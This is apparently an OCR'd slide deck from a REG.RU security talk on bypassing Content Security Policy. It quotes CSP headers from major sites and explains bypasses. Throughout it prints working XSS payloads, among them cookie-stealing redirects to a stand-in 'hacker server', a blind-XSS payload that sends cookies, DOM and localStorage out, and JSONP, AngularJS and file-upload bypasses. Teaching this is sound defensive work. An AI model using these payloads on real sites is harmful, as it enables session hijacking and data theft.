REG.RU ДОМЕНЫ ХОСТИНГ СЕРВЕРЫ

Bypass CSP? No problem

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Application Security in REG.RU

REG.RU — ТЕРРИТОРИЯ ДОВЕРИЯ

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
Content Security Policy



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Directive	Description	Value
default-src	The default-src is the default policy for loading content such as JavaScript, Images, CSS, Fonts	“self” https://*.example.com
script-src	These directives specifies the valid source for javascript	“self” https://*.example.com “**unsafe-eval**” “**unsafe-inline**”
style-src	This is script-src's counterpart for stylesheets	“self” https://*.example.com “**unsafe-inline**”
connect-src	It limits the origins that you can connect to (via ‘self’ XHR, WebSockets, and EventSource)	“self” https://api.example.com
base-uri	It restricts the URLs that can appear in a page's <base> element	“self”
report-uri	It specifies a URL where a browser will send reports when a content security policy is violated	https://example.com/cspReport

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Content Security Policy: script-src ‘self’ ‘unsafe-inline’

```
<script>
  this.gbar_=this.gbar_||{};(function(_){var window=this
  try{
  /*

   Copyright The Closure Library Authors.
   SPDX-License-Identifier: Apache-2.0
  */
  var Yd,Zd,$d,ae,be,ce,de,ge;_.Td=function(a){var b=a.l
  _.Xd=function(a,b){return 0==a.lastIndexOf(b,0)};Yd=/&
  _.ee=function(a,b){if(b)a=a.replace(Yd,"&amp;").replac
  try{(new self.OffscreenCanvas(0,0)).getContext("2d")}ca
  _.je=function(a,b){this.width=a;this.height=b};_.h=_.j
  var me;_.ke=function(a,b){return(b||document).getEleme
  _.le=function(a,b,c,d){a=d||a;b=b&&"*"!=b?String(b).to
  _.ne=function(a,b){_.da(b,function(c,d){c&&"object"==ty
  _.qe=function(a,b){var c=String(b[0]),d=b[1];if(!ge&&d
   .pe=function(a,b,c,d){function e(k){k&&b.appendChild(
```

```
<button onclick="makeOrder()">Buy</button>
```

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Content Security Policy: script-src ‘self’ ‘unsafe-inline’

```
<script>alert("XSS")</script>
```

```
<img src="" onerror="alert('XSS')">
```

```
<a href="javascript:alert('xss')">XSS link</a>
```

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```
$ curl -s -i https://instagram.com | grep content-security-policy
content-security-policy: report-uri https://www.instagram.com/security/csp_report/; default-src 'self' https://www.instagram.com; img-src data: blob: https://*.fbcdn.net https://*.instagram.com https://*.cdninstagram.com https://*.facebook.com https://*.fbsbx.com https://*.giphy.com; font-src data: https://*.fbcdn.net https://*.instagram.com https://*.cdninstagram.com; media-src 'self' blob: https://www.instagram.com https://*.cdninstagram.com https://*.fbcdn.net; manifest-src 'self' https://www.instagram.com; script-src 'self' https://instagram.com https://www.instagram.com https://*.www.instagram.com https://*.cdninstagram.com wss://www.instagram.com https://*.facebook.com https://*.fbcdn.net https://*.facebook.net 'unsafe-inline' 'unsafe-eval' blob:; style-src 'self' https://*.www.instagram.com https://www.instagram.com 'unsafe-inline'; connect-src 'self' https://instagram.com https://www.instagram.com https://*.www.instagram.com https://graph.instagram.com https://*.graph.instagram.com https://graphql.instagram.com https://*.cdninstagram.com https://api.instagram.com https://i.instagram.com https://*.i.instagram.com wss://www.instagram.com wss://edge-chat.instagram.com https://*.facebook.com https://*.fbcdn.net https://*.facebook.net chrome-extension://boadgeojelhgndaghljhdicfkmllpafd blob:; worker-src 'self' blob: https://www.instagram.com; frame-src 'self' https://instagram.com https://www.instagram.com https://*.instagram.com https://staticxx.facebook.com https://www.facebook.com https://web.facebook.com https://connect.facebook.net https://m.facebook.com; object-src 'none'; upgrade-insecure-requests
```

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```
$ curl -s -i https://m.vk.com | grep content-security-policy
content-security-policy: default-src * data: blob: about: vkcalls:;script-src 'self' https://vk.com https://*.vk.com https://s
tatic.vk.me https://*.mail.ru https://r.mradx.net https://s.ytimg.com https://platform.twitter.com https://cdn.syndication.twi
mg.com https://www.instagram.com https://connect.facebook.net https://telegram.org https://*.yandex.ru https://*.google-analyt
ics.com https://*.youtube.com https://maps.googleapis.com https://translate.googleapis.com https://*.google.com https://google
.com https://*.vkpartner.ru https://*.moatads.com https://*.adlooxtracking.com https://*.gstatic.com https://*.google.ru https
://securepubads.g.doubleclick.net https://cdn.ampproject.org https://www.googletagmanager.com https://googletagmanager.com htt
ps://*.vk-cdn.net https://*.hit.gemius.pl https://yastatic.net https://analytics.tiktok.com 'unsafe-inline' 'unsafe-eval' blob
:;style-src https://vk.com https://*.vk.com https://static.vk.me https://ton.twimg.com https://tagmanager.google.com https://p
latform.twitter.com https://*.googleapis.com 'self' 'unsafe-inline'
```

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```
$ curl -s -i https://store.steampowered.com | grep Content-Security-Policy
Content-Security-Policy: default-src blob: data: https: 'unsafe-inline' 'unsafe-eval'; script-src 'self' 'unsafe-inline' 'uns
afe-eval' https://store.akamai.steamstatic.com/ https://store.akamai.steamstatic.com/ *.google-analytics.com https://www.gsta
tic.com https://recaptcha.net https://www.gstatic.cn/recaptcha/; object-src 'none'; connect-src 'self' http://store.steampowe
red.com https://store.steampowered.com http://127.0.0.1:27060 ws://127.0.0.1:27060 https://community.akamai.steamstatic.com/
https://steamcommunity.com/ https://steamcommunity.com/ wss://community.steam-api.com/websocket/ https://api.steampowered.com
/ *.google-analytics.com; frame-src 'self' steam:  http://www.youtube.com https://www.youtube.com https://www.google.com http
s://sketchfab.com https://player.vimeo.com https://steamcommunity.com/ https://www.google.com/recaptcha/ https://recaptcha.ne
t/recaptcha/; frame-ancestors 'self' https://steamloopback.host ;
```

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Why do they use unsafe inline?

- unsafe-inline is required for a lot of functional
- There is an illusion about the safety of the unsafe-inline

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How can you exploit this XSS?

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(blocked: csp)

```
> image = new Image();
  image.src = 'http://example.com?c=' + document.cookie;
```

```
Refused to load the image 'http://example.com/?c=se csp.demo/:1
ssion=12345' because it violates the following Content Security
Policy directive: "default-src 'self'". Note that 'img-src' was
not explicitly set, so 'default-src' is used as a fallback.
```

```
"http://example.com?c=session=12345"
```

```
> xhr = new XMLHttpRequest();
  xhr.open("GET", "https://example.com/?l=" + localStorage.getItem('session'));
  xhr.send()
```

```
▶Refused to connect to 'https://example.com/?l=12345' because it      VM892:3
violates the following Content Security Policy directive: "default-src 'self'".
Note that 'connect-src' was not explicitly set, so 'default-src' is used as a
fallback.
```

```
undefined
```

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CSP doesn't have any problems

```
> document.location = 'http://example.com/?session=' + document.cookie
```

Secrets will be stolen

User will be redirected to hacker site

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XSS vulnerable page: target.com
Content-Security-Policy: default-src ‘self’; script-src ‘self’ ‘unsafe-inline’

```
setTimeout(window.stop, 3000);
document.location = 'http://sleep-sniffer.com/?session=' + document.cookie;
```

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
target.com

GET /?session=...



Hacker Server
sleep-sniffer.com

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
target.com

GET /?session=...



Hacker Server
sleep-sniffer.com

1. Save credentials
2. Don’t respond, just sleep

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target.com

setTimeout(window.stop, 3000);

Hacker Server
sleep-sniffer.com

Still sleeping

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CSP: navigate-to

The HTTP `Content-Security-Policy` (CSP) **`navigate-to`** directive restricts the URLs to which a document can initiate navigations by any means including `<form>` (if `form-action` is not specified), `<a>`, `window.location`, `window.open`, etc. This is an enforcement on what navigations this document initiates, **not** on what this document is allowed to navigate to.

> **Note:** If the `form-action` directive is present, the `navigate-to` directive will not act on navigations that are form submissions.

CSP version	3
Directive type	Navigation directive
`default-src` fallback	No. Not setting this allows anything.

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

github.com/sysmustang/csp-stealer

CSPstealer

Stealers

- [x] Page URL
- [x] DOM
- [x] Cookie
- [x] Localstorage
- [ ] Referer
- [ ] Screenshot

Submit

Unsafe Inline | JS URI | DATA URI | ANGULAR | RAW

```
"><img src=x onerror="e=encodeURIComponent;document.location=`http://localhost/?u=${e(location.href)}&c=${e(document.cookie)}&d=${e(document.documentElement.innerHTML)}&l=${e(JSON.stringify(localStorage))}`;setTimeout(stop,3500);">
```

Copy

Payload Fires

Delete All

Thumbnail	Date	Victim IP	Vulnerable Page URI	Options
	2021-08-23 06:47:41	127.0.0.1	https://www.instagram.com/	

User Agent Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.159 Safari/537.36

Cookies csrftoken=PmF7CH7HwJzQ7EaEyL4JqMqnnO8ObV92; mid=YSNE2wAEAAGX-GmGYSnJrnLMhk8x

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
Typical Blind XSS: Attempt



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Typical CSP: blocked

Vulnerable admin page

Client	Email	Comment
Volga"> CTF">	test@">	"></textarea>
Denis Popov	dan@mail.ru	I have a problem with ...

report-uri: /cspViolation

```
Refused to load the script 'https://demo.xss.ht/'    csp.demo/:1
because it violates the following Content Security Policy
directive: "default-src 'self' 'unsafe-inline'". Note that
'script-src-elem' was not explicitly set, so 'default-src' is
used as a fallback.
```

Blind XSS: CSPstealer

First Name

```
"><img src=x onerror="e=encodeURIComponent;document.location=`http://sleep-sniffer.com/?u=${e(location.href)}&d=${e(document.docun
```

Last Name

```
"><img src=x onerror="e=encodeURIComponent;document.location=`http://sleep-sniffer.com/?u=${e(location.href)}&d=${e(document.docun
```

Subject

```
"><img src=x onerror="e=encodeURIComponent;document.location=`http://sleep-sniffer.com/?
u=${e(location.href)}&d=${e(document.documentElement.innerHTML)}&c=${e(document.cookie)}`;setTimeout(st
op,2500);">
```

Submit

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Other ways to bypass CSP

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File Upload + 'self'

```
Content-Security-Policy: script-src 'self';  object-src 'none' ;
```

If you can upload a JS file you can bypass this CSP:

Working payload:

```
"/>'><script src="/uploads/picture.png.js"></script>
```

https://book.hacktricks.xyz/pentesting-web/content-security-policy-csp-bypass

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Third Party Endpoints + 'unsafe-eval'

```
Content-Security-Policy: script-src https://cdnjs.cloudflare.com 'unsafe-eval';
```

Load a vulnerable version of angular and execute arbitrary JS:

```
<script src="https://cdnjs.cloudflare.com/ajax/libs/angular.js/1.4.6/angular.js"></scrip
<div ng-app> {{'a'.constructor.prototype.charAt=[].join;$eval('x=1} } };alert(1);//');}}
```

https://book.hacktricks.xyz/pentesting-web/content-security-policy-csp-bypass

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Third Party Endpoints + JSONP

```
Content-Security-Policy: script-src 'self' https://www.google.com; object-src 'none';
```

Scenarios like this where `script-src` is set to `self` and a particular domain which is whitelisted can be bypassed using JSONP. JSONP endpoints allow insecure callback methods which allow an attacker to perform XSS, working payload:

```
<script src="https://www.google.com/complete/search?client=chrome&q=hello&callback=alert#
<script src="/api/jsonp?callback=(function(){window.top.location.href=`http://f6a81b32f7f
```

https://book.hacktricks.xyz/pentesting-web/content-security-policy-csp-bypass

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Can you bypass CSP? How will you get secrets from page?

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
Secure policy?

- You must check policy by CSPEvaluator
- There are many ways to bypass CSP
- Vulnerable CSP is useless policy



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СПАСИБО

Your questions?